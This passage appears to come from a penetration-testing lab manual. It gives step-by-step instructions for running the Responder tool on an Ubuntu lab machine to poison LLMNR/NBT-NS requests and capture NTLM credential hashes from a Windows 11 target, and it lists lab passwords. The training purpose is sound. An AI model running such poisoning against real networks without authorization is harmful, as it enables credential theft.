
Since the awareness of this attack is low, there is a good chance of acquiring user credentials in an internal network penetration test. By listening for LLMNR/NBT-NS broadcast requests, an attacker can spoof the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool such as Responder.py.

Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB.

Here, we will use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, and NTLM username and password hash.


Note: In this task, we will use the **Ubuntu** (**10.10.1.9**) machine as the host machine and the **Windows 11** (**10.10.1.11**) machine as the target machine.

1. Turn on the **Windows 11** and **Ubuntu** virtual machines.
2. Switch to the **Ubuntu** virtual machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter** to sign in.



3. Now, switch to the **Windows 11** virtual machine and click **Ctrl+Alt+Del** to activate the machine. Click **Jason** from the left-hand pane and enter password as **qwerty**.

   Note: If a **Choose privacy settings for your device** window appears, click **Next**, in the next window click **Next** and in the next window click **Accept**.



4. Switch back to the **Ubuntu** virtual machine. In the left pane, under **Activities** list, scroll down and click the icon to open the **Terminal** window.


   Note: If a **System program problem detected** pop-up appears click **Cancel**.

   Note: If a **Software Updater** pop-up appears click **Cancel**.

5. In the **Terminal** window, type **cd Responder** and press **Enter** to navigate to the Responder tool folder.

   Note: If you get logged out of **Ubuntu** machine, then double-click on the screen, enter the password as **toor**, and press **Enter**.


6. Type **chmod +x ./Responder.py** and press **Enter** to grant permissions to the script.




7. Type **sudo ./Responder.py -I ens3** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter** to run Responder tool.

   Note: The password that you type will not be visible.

   Note: **-I**: specifies the interface (here, **ens3**). However, the network interface might be different in your machine, to check the interface, issue ifconfig command.




8. Responder starts listening to the network interface for events, as shown in the screenshot.



